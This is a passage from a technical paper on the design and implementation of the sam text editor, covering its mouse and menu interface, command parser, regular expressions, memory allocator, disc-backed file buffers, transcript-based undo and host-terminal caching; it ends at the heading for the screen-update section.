Sam is most commonly run connected to a bitmap display and mouse for interactive editing. The only difference in the command language between regular, mouse-driven *sam* and `sam -d` is that if an address is provided without a command, `sam -d` will print the text referenced by the address, but regular *sam* will highlight it on the screen — in fact, dot is always highlighted (see Figure 2).

Each file may have zero or more windows open on the display. At any time, only one window in all of *sam* is the *current window,* that is, the window to which typing and mouse actions refer; this may be the *sam* window (that in which commands may be typed) or one of the file windows. When a file has multiple windows, the image of the file in each window is always kept up to date. The current file is the last file affected by a command, so if the *sam* window is current, the current window is not a window on the current file. However, each window on a file has its own value of dot, and when switching between windows on a single file, the file's value of dot is changed to that of the window. Thus, flipping between windows behaves in the obvious, convenient way.

The mouse on the Blit has three buttons, numbered left to right. Button 3 has a list of commands to manipulate windows, followed by a list of 'menu lines' exactly as printed by the `f` command, one per file (not one per window). These menu lines are sorted by file name. If the list is long, the Blit menu software will make it more manageable by generating a scrolling menu instead of an unwieldy long list. Using the menu to select a file from the list makes that file the current file, and the most recently current window in that file the current window. But if that file is already current, selecting it in the menu cycles through the windows on the file; this simple trick avoids a special menu to choose windows on a file. If there is no window open on the file, *sam* changes the mouse cursor to prompt the user to create one.

The commands on the button 3 menu are straightforward (see Figure 3), and are like the commands to manipulate windows in *mux* [8], the Blit's window system. `new` makes a new file, and gives it one empty window, whose size is determined by a rectangle swept by the mouse. `xerox` prompts for a window to be selected, and makes a clone of that window; this is how multiple windows are created on one file. `reshape` changes the size of the indicated window, and `close` deletes it. If that is the last window open on the file, `close` first does a `D` command on the file. `write` is identical to a `w` command on the file; it is in the menu purely for convenience. Finally, `~~sam~~` is a menu item that appears between the commands and the file names. Selecting it makes the *sam* window the current window, causing subsequent typing to be interpreted as commands.




Figure 3. The menu on button 3. The black rectangle on the left is a scroll bar; the menu is limited to the length shown to prevent its becoming unwieldy. Above the `~~sam~~` *line is a list of commands; beneath it is a list of files, presented exactly as with the* `f` *command.*

When *sam* requests that a window be swept, in response to `new`, `xerox` or `reshape`, it changes the mouse cursor from the usual arrow to a box with a small arrow. In this state, the mouse may be used to indicate an arbitrary rectangle by pressing button 3 at one corner and releasing it at the opposite corner. More conveniently, button 3 may simply be clicked, whereupon *sam* creates the maximal rectangle that contains the cursor and abuts the *sam* window. By placing the *sam* window in the middle of the screen, the user can define two regions (one above, one below) in which stacked fully-overlapping windows can be created with minimal fuss (see Figure 1). This simple user interface trick makes window creation noticeably easier.

The cut-and-paste editor is essentially the same as that in Smalltalk-80 [4]. The text in dot is always highlighted on the screen. When a character is typed it replaces dot, and sets dot to the null string after the character. Thus, ordinary typing inserts text. Button 1 is used for selection: pressing the button, moving the mouse, and lifting the button selects (sets dot to) the text between the points where the button was pressed and released. Pressing and releasing at the same point selects a null string; this is called clicking. Clicking twice quickly, or *double clicking,* selects larger objects; for example, double clicking in a word selects the word, double clicking just inside an opening bracket selects the text contained in the brackets (handling nested brackets correctly), and similarly for parentheses, quotes, and so on. The double-clicking rules reflect a bias toward programmers. If *sam* were intended more for word processing, double-clicks would probably select linguistic structures such as sentences.




Figure 4. The menu on button 2. The bottom entry tracks the most recently used regular expression, which may be literal text.

If button 1 is pressed outside the current window, it makes the indicated window current. This is the easiest way to switch between windows and files.

Pressing button 2 brings up a menu of editing functions (see Figure 4). These mostly apply to the selected text: `cut` deletes the selected text, and remembers it in a hidden buffer called the *snarf buffer,* `paste` replaces the selected text by the contents of the snarf buffer, `snarf` just copies the selected text to the snarf buffer, `look` searches forward for the next literal occurrence of the selected text, and `<mux>` exchanges snarf buffers with the window system in which *sam* is running. Finally, the last regular expression used appears as a menu entry to search forward for the next occurrence of a match for the expression.

The relationship between the command language and the mouse language is entirely due to the equality of dot and the selected text chosen with button 1 on the mouse. For example, to make a set of changes in a C subroutine, dot can be set by double clicking on the left brace that begins the subroutine, which sets dot for the command language. An address-free command then typed in the *sam* window will apply only to the text between the opening and closing braces of the function. The idea is to select what you want, and then say what you want to do with it, whether invoked by a menu selection or by a typed command. And of course, the value of dot is highlighted on the display after the command completes. This relationship between mouse interface and command language is clumsy to explain, but comfortable, even natural, in practice.

3. The Implementation

The next few sections describe how *sam* is put together, first the host part, then the inter-component communication, then the terminal part. After explaining how the command language is implemented, the discussion follows (roughly) the path of a character from the temporary file on disc to the screen. The presentation centers on the data structures, because that is how the program was designed

and because the algorithms are easy to provide, given the right data structures.

3.1. Parsing and execution

The command language is interpreted by parsing each command with a table-driven recursive descent parser, and when a complete command is assembled, invoking a top-down executor. Most editors instead employ a simple character-at-a-time lexical scanner. Use of a parser makes it easy and unambiguous to detect when a command is complete, which has two advantages. First, escape conventions such as backslashes to quote multiple-line commands are unnecessary; if the command isn't finished, the parser keeps reading. For example, a multiple-line append driven by an `x` command is straightforward:

```
x/.*\n/ g/Peter/ a
one line about Peter
another line about Peter
.
```

Other UNIX editors would require a backslash after all but the last line.

The other advantage is specific to the two-process structure of *sam*. The host process must decide when a command is completed so the command interpreter can be called. This problem is easily resolved by having the lexical analyzer read the single stream of events from the terminal, directly executing all typing and mouse commands, but passing to the parser characters typed to the *sam* command window. This scheme is slightly complicated by the availability of cut-and-paste editing in the *sam* window, but that difficulty is resolved by applying the rules used in *mux*: when a newline is typed to the *sam* window, all text between the newline and the previously typed newline is made available to the parser. This permits arbitrary editing to be done to a command before typing newline and thereby requesting execution.

The parser is driven by a table because the syntax of addresses and commands is regular enough to be encoded compactly. There are few special cases, such as the replacement text in a substitution, so the syntax of almost all commands can be encoded with a few flags. These include whether the command allows an address (for example, `e` does not), whether it takes a regular expression (as in `x` and `s`), whether it takes replacement text (as in `c` or `i`), which may be multi-line, and so on. The internal syntax of regular expressions is handled by a separate parser; a regular expression is a leaf of the command parse tree. Regular expressions are discussed fully in the next section.

The parser table also has information about defaults, so the interpreter is always called with a complete tree. For example, the parser fills in the implicit `0` and `$` in the abbreviated address `,` (comma), inserts a + to the left of an unadorned regular expression in an address, and provides the usual default address `.` (dot) for commands that expect an address but are not given one.

Once a complete command is parsed, the evaluation is easy. The address is evaluated left-to-right starting from the value of dot, with a mostly ordinary expression evaluator. Addresses, like many of the data structures in *sam*, are held in a C structure and passed around by value:

```
typedef long Posn;      /* file position */
typedef struct Range{
        Posn p1, p2;
}Range;
typedef struct Address{
        Range r;
        File *f;
}Address;
```

An address is encoded as a substring (character positions `p1` to `p2`) in a file `f`. (The data type `File` is described in detail below.)

The address interpreter (shown in Display 1) is an `Address`-valued function that traverses the parse tree describing an address (the parse tree for the address has type `Addrtree`).

Throughout, errors are handled by a non-local `goto` (a `setjmp/longjmp` in C terminology) hidden in a routine called `error` that immediately aborts the execution, retracts any partially made changes (see the section below on 'undoing'), and returns to the top level of the parser. The argument to `error` is an enumeration type that is translated to a terse but possibly helpful message such as `?addresses out of order`. Very common messages are kept short; for example the message for a failed regular expression search is `?search`.

Character addresses such as `#3` are trivial to implement, as the `File` data structure is accessible by character number. However, *sam* keeps no information about the position of newlines — it is too expensive to track dynamically — so line addresses are computed by reading the file, counting newlines. Except in very large files, this has proven acceptable: file access is fast enough to make the technique practical, and lines are not central to the structure of the command language.

```
Address
address(ap, a, sign)
        Addrtree *ap;
        Address a;
        int sign;
{
        Address a2;
        do
                switch(ap->type){
                case '.':
                        a=a.f->dot;
                        break;
                case '$':
                        a.r.p1=a.r.p2=a.f->nbytes;
                        break;
                case '"':
                        a=matchfile(a, ap->aregexp)->dot;
                        break;
                case ',':
                        a2=address(ap->right, a, 0);
                        a=address(ap->left, a, 0);
                        if(a.f!=a2.f || a2.r.p2<a.r.p1)
                                error(Eorder);
                        a.r.p2=a2.r.p2;
                        return a;
                /* and so on */
                }
        while((ap=ap->right)!=0);
        return a;
}
```

Display 1. The address interpreter

The command interpreter, called `cmdexec`, is also straightforward. The parse table includes a function to call to interpret a particular command. That function receives as arguments the calculated address for the command and the command tree (of type `Cmdtree`), which may contain information such as the subtree for compound commands. For example, the function for the `g` and `v` commands is shown in Display 2. (`Compile` and `execute` are part of the regular expression code, described in the next section.) Because the parser and the `File` data structure do most of the work, most commands are similarly brief.

3.2. Regular expressions

The regular expression code in *sam* is an interpreted, rather than compiled on-the-fly, implementation of Thompson's non-deterministic finite automaton algorithm [20]. The syntax and semantics of the expressions are as in the UNIX program *egrep*, including alternation, closures, character classes, and so on. The only changes in the notation are two additions: `\n` is translated to, and matches, a newline character, and `@` matches any character. In *egrep*, the character `.` matches any character except newline, and in *sam* the same rule seemed safest, to prevent idioms like `.*` from spanning newlines. *Egrep* expressions are arguably too complicated for an interactive editor — certainly it would make sense if all the special characters were two-character sequences, so that most of the punctuation characters wouldn't have peculiar meanings — but for an

```
int
g_cmd(a, cp)
        Address a;
        Cmdtree *cp;
{
        compile(cp->regexp);
        if(execute(a.f, a.r.p1, a.r.p2) != (cp->cmdchar=='v')){
                a.f->dot=a;
                return cmdexec(a, cp->subcmd);
        }
        return TRUE;    /* indicate that execution is to continue */
}
```

Display 2. `g` and `v` commands

interesting command language, full regular expressions are necessary, and *egrep* defines the full regular expression syntax for UNIX programs. Also, it seemed superfluous to define a new syntax, since various UNIX programs *ed*, *egrep* and *vi*) define too many already.

The expressions are compiled by a routine, `compile`, that generates the description of the non-deterministic finite state machine. A second routine, `execute`, interprets the machine to generate the leftmost-longest match of the expression in a substring of the file. The algorithm is described elsewhere [20], [20]. `Execute` reports whether a match was found, and sets a global variable, of type `Range`, to the substring matched.

A trick is required to evaluate the expression in reverse, such as when searching backwards for an expression. For example,

```
-/P.*r/
```

looks backwards through the file for a match of the expression. The expression, however, is defined for a forward search. The solution is to construct a machine identical to the machine for a forward search except for a reversal of all the concatenation operators (the other operators are symmetric under direction reversal), to exchange the meaning of the operators `^` and `$`, and then to read the file backwards, looking for the usual earliest longest match.

`Execute` generates only one match each time it is called. To interpret looping constructs such as the `x` command, *sam* must therefore synchronize between calls of `execute` to avoid problems with null matches. For example, even given the leftmost-longest rule, the expression `a*` matches three times in the string `ab` (the character `a`, the null string between the `a` and `b`, and the final null string). After returning a match for the `a`, *sam* must not match the null string before the `b`. The algorithm starts `execute` at the end of its previous match, and if the match it returns is null and abuts the previous match, rejects the match and advances the initial position one character.

3.3. Memory allocation

The C language has no memory allocation primitives, although a standard library routine, *malloc*, provides adequate service for simple programs. For specific uses, however, it can be better to write a custom allocator. The allocator (or rather, pair of allocators) described here work in both the terminal and host parts of *sam*. They are designed for efficient manipulation of strings, which are allocated and freed frequently and vary in length from essentially zero to 32 Kbytes (very large strings are written to disc). More important, strings may be large and change size often, so to minimize memory usage it is helpful to reclaim and to coalesce the unused portions of strings when they are truncated.

Objects to be allocated in *sam* are of two flavors: the first is C `structs`, which are small and often addressed by pointer variables; the second is variable-sized arrays of characters or integers whose base pointer is always used to access them. The memory allocator in *sam* is therefore in two parts: first, a traditional first-fit allocator that provides fixed storage for `structs`; and second, a garbage-compacting allocator that reduces storage overhead for variable-sized objects, at the cost of some bookkeeping. The two types of objects are allocated from adjoining arenas, with the garbage-compacting allocator controlling the arena with higher addresses. Separating into two arenas simplifies compaction and prevents fragmentation due to immovable objects. The access rules for garbage-compactable objects (discussed in the next paragraph) allow them to be relocated, so when the first-fit arena needs space, it moves the garbage-compacted arena to higher addresses to make room. Storage is therefore created only at successively higher addresses, either when more garbage-compacted space is needed or when the first-fit arena pushes up the other arena.

Objects that may be compacted declare to the allocator a cell that is guaranteed to be the sole repository of the address of the object whenever a compaction can occur. The compactor can then update the address when the object is moved. For example, the implementation of type `List` (really a variable-length array) is:

```
typedef struct List{
        int     nused;
        long    *ptr;
}List;
```

The `ptr` cell must always be used directly, and never copied. When a `List` is to be created the `List` structure is allocated in the ordinary first-fit arena and its `ptr` is allocated in the garbage-compacted arena. A similar data type for strings, called `String`, stores variable-length character arrays of up to 32767 elements.

A related matter of programming style: *sam* frequently passes structures by value, which simplifies the code. Traditionally, C programs have passed structures by reference, but implicit allocation on the stack is easier to use. Structure passing is a

relatively new feature of C (it is not in the standard reference manual for C [11]), and is poorly supported in most commercial C compilers. It's convenient and expressive, though, and simplifies memory management by avoiding the allocator altogether and eliminating pointer aliases.

3.4. Data structures for manipulating files

Experience with *jim* showed that the requirements of the file data structure were few, but strict. First, files need to be read and written quickly; adding a fresh file must be painless. Second, the implementation must place no arbitrary upper limit on the number or sizes of files. (It should be practical to edit many files, and files up to megabytes in length should be handled gracefully.) This implies that files be stored on disc, not in main memory. (Aficionados of virtual memory may argue otherwise, but the implementation of virtual memory in our system is not something to depend on for good performance.) Third, changes to files need be made by only two primitives: deletion and insertion. These are inverses of each other, which simplifies the implementation of the undo operation. Finally, it must be easy and efficient to access the file, either forwards or backwards, a byte at a time.

The `File` data type is constructed from three simpler data structures that hold arrays of characters. Each of these types has an insertion and deletion operator, and the insertion and deletion operators of the `File` type itself are constructed from them.

The simplest type is the `String`, which is used to hold strings in main memory. The code that manages `Strings` guarantees that they will never be longer than some moderate size, and in practice they are rarely larger than 8 Kbytes. `Strings` have two purposes: they hold short strings like file names with little overhead, and because they are deliberately small, they are efficient to modify. They are therefore used as the data structure for in-memory caches.

The disc copy of the file is managed by a data structure called a `Disc`, which corresponds to a temporary file. A `Disc` has no storage in main memory other than bookkeeping information; the actual data being held is all on the disc. To reduce the number of open files needed, *sam* opens a dozen temporary UNIX files and multiplexes the `Discs` upon them. This permits many files to be edited; the entire *sam* source (48 files) may be edited comfortably with a single instance of *sam*. Allocating one temporary file per `Disc` would strain the operating system's limit on the number of open files. Also, spreading the traffic among temporary files keeps the files shorter, and shorter files are more efficiently implemented by the UNIX I/O subsystem.

A `Disc` is an array of fixed-length blocks, each of which contains between 1 and 4096 characters of active data. (The block size of our UNIX file system is 4096 bytes.) The block addresses within the temporary file and the length of each block are stored in a `List`. When changes are made the live part of blocks may change size. Blocks are created and coalesced when necessary to try to keep the sizes between 2048 and 4096 bytes. An actively changing part of the `Disc` therefore typically has about a kilobyte of slop that can be inserted or deleted without changing more than one block or affecting the block order. When an insertion would overflow a block, the block is split, a new one is allocated to receive the overflow, and the memory-resident list of blocks is rearranged to reflect the insertion of the new block.

Obviously, going to the disc for every modification to the file is prohibitively expensive. The data type `Buffer` consists of a `Disc` to hold the data and a `String` that acts as a cache. This is the first of a series of caches throughout the data structures in *sam.* The caches not only improve performance, they provide a way to organize the flow of data, particularly in the communication between the host and terminal. This idea is developed below, in the section on communications.

To reduce disc traffic, changes to a `Buffer` are mediated by a variable-length string, in memory, that acts as a cache. When an insertion or deletion is made to a `Buffer`, if the change can be accommodated by the cache, it is done there. If the cache becomes bigger than a block because of an insertion, some of it is written to the `Disc` and deleted from the cache. If the change does not intersect the cache, the cache is flushed. The cache is only loaded at the new position if the change is smaller than a block; otherwise, it is sent directly to the `Disc`. This is because large changes are typically sequential, whereupon the next change is unlikely to overlap the current one.

A `File` comprises a `String` to hold the file name and some ancillary data such as dot and the modified bit. The most important components, though, are a pair of `Buffers`, one called the transcript and the other the contents. Their use is described in the next section.




Figure 5. File data structures. The temporary files are stored in the standard repository for such files on the host system.

The overall structure is shown in Figure 5. Although it may seem that the data is touched many times on its way from the `Disc`, it is read (by one UNIX system call) directly into the cache of the associated `Buffer`; no extra copy is done. Similarly, when flushing the cache, the text is written directly from the cache to disc. Most operations act directly on the text in the cache. A principle applied throughout *sam* is that the fewer times the data is copied, the faster the program will run (see also the paper by Waite [21]).

The contents of a `File` are accessed by a routine that copies to a buffer a substring of a file starting at a specified offset. To read a byte at a time, a per-`File` array is loaded starting from a specified initial position, and bytes may then be read from the array. The implementation is done by a macro similar to the C standard I/O *getc* macro [11]. Because the reading may be done at any address, a minor change to the macro allows the file to be read backwards. This array is read-only; there is no *putc*.

3.5. Doing and undoing

Sam has an unusual method for managing changes to files. The command language makes it easy to specify multiple variable-length changes to a file millions of bytes long, and such changes must be made efficiently if the editor is to be practical. The usual techniques for inserting and deleting strings are inadequate under these conditions. The `Buffer` and `Disc` data structures are designed for efficient random access to long strings, but care must be taken to avoid super-linear behavior when making many changes simultaneously.

Sam uses a two-pass algorithm for making changes, and treats each file as a database against which transactions are registered. Changes are not made directly to the contents. Instead, when a command is started, a ‘mark’ containing a sequence number is placed in the transcript `Buffer`, and each change made to the file, either an insertion or deletion or a change to the file name, is appended to the end of the transcript. When the command is complete, the transcript is rewound to the mark and applied to the contents.

One reason for separating evaluation from application in this way is to simplify tracking the addresses of changes made in the middle of a long sequence. The two-pass algorithm also allows all changes to apply to the *original* data: no change can affect another change made in the same command. This is particularly important when evaluating an `x` command because it prevents regular expression matches from stumbling over changes made earlier in the execution. Also, the two-pass algorithm is cleaner than the way other UNIX editors allow changes to affect each other; for example, *ed*’s idioms to do things like delete every other line depend critically on the implementation. Instead, *sam*’s simple model, in which all changes in a command occur effectively simultaneously, is easy to explain and to understand.

The records in the transcript are of the form ‘‘delete substring from locations 123 to 456’’ and ‘‘insert 11 characters ‘hello there’ at location 789.’’ (It is an error if the changes are not at monotonically greater positions through the file.) While the update is occurring, these numbers must be offset by earlier changes, but that is straightforward and local to the update routine; moreover, all the numbers have been computed before the first is examined.

Treating the file as a transaction system has another advantage: undo is trivial. All it takes is to invert the transcript after it has been implemented, converting insertions into deletions and vice versa, and saving them in a holding `Buffer`. The 'do' transcript can then be deleted from the transcript `Buffer` and replaced by the 'undo' transcript. If an undo is requested, the transcript is rewound and the undo transcript executed. Because the transcript `Buffer` is not truncated after each command, it accumulates successive changes. A sequence of undo commands can therefore back up the file arbitrarily, which is more helpful than the more commonly implemented self-inverse form of undo. *Sam* provides no way to undo an undo, but if it were desired, it would be easy to provide by reinterpreting the 'do' transcript.) Each mark in the transcript contains a sequence number and the offset into the transcript of the previous mark, to aid in unwinding the transcript. Marks also contain the value of dot and the modified bit so these can be restored easily. Undoing multiple files is easy; it merely demands undoing all files whose latest change has the same sequence number as the current file.

Another benefit of having a transcript is that errors encountered in the middle of a complicated command need not leave the files in an intermediate state. By rewinding the transcript to the mark beginning the command, the partial command can be trivially undone.

When the update algorithm was first implemented, it was unacceptably slow, so a cache was added to coalesce nearby changes, replacing multiple small changes by a single larger one. This reduced the number of insertions into the transaction `Buffer`, and made a dramatic improvement in performance, but made it impossible to handle changes in non-monotonic order in the file; the caching method only works if changes don't overlap. Before the cache was added, the transaction could in principle be sorted if the changes were out of order, although this was never done. The current status is therefore acceptable performance with a minor restriction on global changes, which is sometimes, but rarely, an annoyance.

The update algorithm obviously paws the data more than simpler algorithms, but it is not prohibitively expensive; the caches help. (The principle of avoiding copying the data is still honored here, although not as piously: the data is moved from contents' cache to the transcript's all at once and through only one internal buffer.) Performance figures confirm the efficiency. To read from a dead start a hundred kilobyte file on a VAX-11/750 takes 1.4 seconds of user time, 2.5 seconds of system time, and 5 seconds of real time. Reading the same file in *ed* takes 6.0 seconds of user time, 1.7 seconds of system time, and 8 seconds of real time. *Sam* uses about half the CPU time. A more interesting example is the one stated above: inserting a character between every pair of characters in the file. The *sam* command is

```
,y/@/ a/x/
```

and takes 3 CPU seconds per kilobyte of input file, of which about a third is spent in the regular expression code. This translates to about 500 changes per second. *Ed* takes 1.5 seconds per kilobyte to make a similar change (ignoring newlines), but cannot undo it. The same example in *ex* [2], a variant of *ed* done at the University of California at Berkeley, which allows one level of undoing, again takes 3 seconds. In summary, *sam*'s performance is comparable to that of other UNIX editors, although it solves a harder problem.

3.6. Communications

The discussion so far has described the implementation of the host part of *sam*; the next few sections explain how a machine with mouse and bitmap display can be engaged to improve interaction. *Sam* is not the first editor to be written as two processes [3], but its implementation has some unusual aspects.

There are several ways *sam*'s host and terminal parts may be connected. The first and simplest is to forgo the terminal part and use the host part's command language to edit text on an ordinary terminal. This mode is invoked by starting *sam* with the `-d` option. With no options, *sam* runs separate host and terminal programs, communicating with a message protocol over the physical connection that joins them. Typically, the connection is an RS-232 link between a Blit (the prototypical display for *sam*) and a host running the Research Edition of the UNIX operating system [8]. (This is the version of the system used in the Computing Sciences Research Center at AT&T Bell Laboratories, where I work. Its relevant aspects are discussed in the Blit paper [16].) The implementation of *sam* for the Sun computer runs both processes on the same machine and connects them by a pipe.

The low bandwidth of an RS-232 link necessitated the split between the two programs. The divi-

sion is a mixed blessing: a program in two parts is much harder to write and to debug than a self-contained one, but the split makes several unusual configurations possible. The terminal may be physically separated from the host, allowing the conveniences of a mouse and bitmap display to be taken home while leaving the files at work. It is also possible to run the host part on a remote machine:

```
sam -r host
```

connects to the terminal in the usual way, and then makes a call across the network to establish the host part of *sam* on the named machine. Finally, it cross-connects the I/O to join the two parts. This allows *sam* to be run on machines that do not support bitmap displays; for example, *sam* is the editor of choice on our Cray X-MP/24. *Sam* `-r` involves *three* machines: the remote host, the terminal, and the local host. The local host's job is simple but vital: it passes the data between the remote host and terminal.

The host and terminal exchange messages asynchronously (rather than, say, as remote procedure calls) but there is no error detection or correction because, whatever the configuration, the connection is reliable. Because the terminal handles mundane interaction tasks such as popping up menus and interpreting the responses, the messages are about data, not actions. For example, the host knows nothing about what is displayed on the screen, and when the user types a character, the message sent to the host says ''insert a one-byte string at location 123 in file 7,'' not ''a character was typed at the current position in the current file.'' In other words, the messages look very much like the transaction records in the transcripts.

Either the host or terminal part of *sam* may initiate a change to a file. The command language operates on the host, while typing and some mouse operations are executed directly in the terminal to optimize response. Changes initiated by the host program must be transmitted to the terminal, and vice versa. (A token is exchanged to determine which end is in control, which means that characters typed while a time-consuming command runs must be buffered and do not appear until the command is complete.) To maintain consistent information, the host and terminal track changes through a per-file data structure that records what portions of the file the terminal has received. The data structure, called a `Rasp` (a weak pun: it's a file with holes) is held and updated by both the host and terminal. A `Rasp` is a list of `Strings` holding those parts of the file known to the terminal, separated by counts of the number of bytes in the interstices. Of course, the host doesn't keep a separate copy of the data (it only needs the lengths of the various pieces), but the structure is the same on both ends.

The `Rasp` in the terminal doubles as a cache. Since the terminal keeps the text for portions of the file it has displayed, it need not request data from the host when revisiting old parts of the file or redrawing obscured windows, which speeds things up considerably over low-speed links.

It's trivial for the terminal to maintain its `Rasp`, because all changes made on the terminal apply to parts of the file already loaded there. Changes made by the host are compared against the `Rasp` during the update sequence after each command. Small changes to pieces of the file loaded in the terminal are sent in their entirety. Larger changes, and changes that fall entirely in the holes, are transmitted as messages without literal data: only the lengths of the deleted and inserted strings are transmitted. When a command is completed, the terminal examines its visible windows to see if any holes in their `Rasps` intersect the visible portion of the file. It then requests the missing data from the host, along with up to 512 bytes of surrounding data, to minimize the number of messages when visiting a new portion of the file. This technique provides a kind of two-level lazy evaluation for the terminal. The first level sends a minimum of information about parts of the file not being edited interactively; the second level waits until a change is displayed before transmitting the new data. Of course, performance is also helped by having the terminal respond immediately to typing and simple mouse requests. Except for small changes to active pieces of the file, which are transmitted to the terminal without negotiation, the terminal is wholly responsible for deciding what is displayed; the host uses the `Rasp` only to tell the terminal what might be relevant.

When a change is initiated by the host, the messages to the terminal describing the change are generated by the routine that applies the transcript of the changes to the contents of the `File`. Since changes are undone by the same update routine, undoing requires no extra code in the communications; the usual messages describing changes to the file are sufficient to back up the screen image.

The `Rasp` is a particularly good example of the way caches are used in *sam*. First, it facilitates

access to the active portion of the text by placing the busy text in main memory. In so doing, it provides efficient access to a large data structure that does not fit in memory. Since the form of data is to be imposed by the user, not by the program, and because characters will frequently be scanned sequentially, files are stored as flat objects. Caches help keep performance good and linear when working with such data.

Second, the `Rasp` and several of the other caches have some *read-ahead;* that is, the cache is loaded with more information than is needed for the job immediately at hand. When manipulating linear structures, the accesses are usually sequential, and read-ahead can significantly reduce the average time to access the next element of the object. Sequential access is a common mode for people as well as programs; consider scrolling through a document while looking for something.

Finally, like any good data structure, the cache guides the algorithm, or at least the implementation. The `Rasp` was actually invented to control the communications between the host and terminal parts, but I realized very early that it was also a form of cache. Other caches were more explicitly intended to serve a double purpose: for example, the caches in `Files` that coalesce updates not only reduce traffic to the transcript and contents `Buffers`, they also clump screen updates so that complicated changes to the screen are achieved in just a few messages to the terminal. This saved me considerable work: I did not need to write special code to optimize the message traffic to the terminal. Caches pay off in surprising ways. Also, they tend to be independent, so their performance improvements are multiplicative.

3.7. Data structures in the terminal

The terminal's job is to display and to maintain a consistent image of pieces of the files being edited. Because the text is always in memory, the data structures are considerably simpler than those in the host part.

Sam typically has far more windows than does *mux*, the window system within which its Blit implementation runs. *Mux* has a fairly small number of asynchronously updated windows; *sam* needs a large number of synchronously updated windows that are usually static and often fully obscured. The different tradeoffs guided *sam* away from the memory-intensive implementation of windows, called `Layers` [14], used in *mux*. Rather than depending on a complete bitmap image of the display for each window, *sam* regenerates the image from its in-memory text (stored in the `Rasp`) when necessary, although it will use such an image if it is available. Like `Layers`, though, *sam* uses the screen bitmap as active storage in which to update the image using *bitblt* [5], [18]. The resulting organization, pictured in Figure 6, has a global array of windows, called `Flayers`, each of which holds an image of a piece of text held in a data structure called a `Frame`, which in turn represents a rectangular window full of text displayed in some `Bitmap`. Each `Flayer` appears in a global list that orders them all front-to-back on the display, and simultaneously as an element of a per-file array that holds all the open windows for that file. The complement in the terminal of the `File` on the host is called a `Text`; each connects its `Flayers` to the associated `Rasp`.

The `Bitmap` for a `Frame` contains the image of the text. For a fully visible window, the `Bitmap` will be the screen (or at least the `Layer` in which *sam* is being run), while for partially obscured windows the `Bitmap` will be off-screen. If the window is fully obscured, the `Bitmap` will be null.

The `Bitmap` is a kind of cache. When making changes to the display, most of the original image will look the same in the final image, and the update algorithms exploit this. The `Frame` software updates the image in the `Bitmap` incrementally; the `Bitmap` is not just an image, it is a data structure [5], [18]. The job of the software that updates the display is therefore to use as much as possible of the existing image (converting the text from ASCII characters to pixels is expensive) in a sort of two-dimensional string insertion algorithm. The details of this process are described in the next section.

The `Frame` software has no code to support overlapping windows; its job is to keep a single `Bitmap` up to date. It falls to the `Flayer` software to multiplex the various `Bitmaps` onto the screen. The problem of maintaining overlapping `Flayers` is easier than for `Layers` [14] because changes are made synchronously and because the contents of the window can be reconstructed from the data stored in the `Frame`; the `Layers` software makes no such assumptions. In *sam*, the window being changed is almost always fully visible, because the current window is always fully visible, by construction. However, when multi-file changes are being made, or when more than one window is open on a file, it may be necessary to update partially obscured windows.




Figure 6. Data structures in the terminal. `Flayers` *are also linked together into a front-to-back list.* `Boxes` *are discussed in the next section.*

There are three cases: the window is fully visible, invisible (fully obscured), or partially visible. If fully visible, the `Bitmap` is part of the screen, so when the `Flayer` update routine calls the `Frame` update routine, the screen will be updated directly. If the window is invisible, there is no associated `Bitmap`, and all that is necessary is to update the `Frame` data structure, not the image. If the window is partially visible, the `Frame` routine is called to update the image in the off-screen `Bitmap`, which may require regenerating it from the text of the window. The `Flayer` code then clips this `Bitmap` against the `Bitmaps` of all `Frames` in front of the `Frame` being modified, and the remainder is copied to the display.

This is much faster than recreating the image off-screen for every change, or clipping all the changes made to the image during its update. Unfortunately, these caches can also consume prohibitive amounts of memory, so they are freed fairly liberally — after every change to the front-to-back order of the `Flayers`. The result is that the off-screen `Bitmaps` exist only while multi-window changes are occurring, which is the only time the performance improvement they provide is needed. Also, the user interface causes fully-obscured windows to be the easiest to make — creating a canonically sized and placed window requires only a button click — which reduces the need for caching still further.

3.8. Screen update

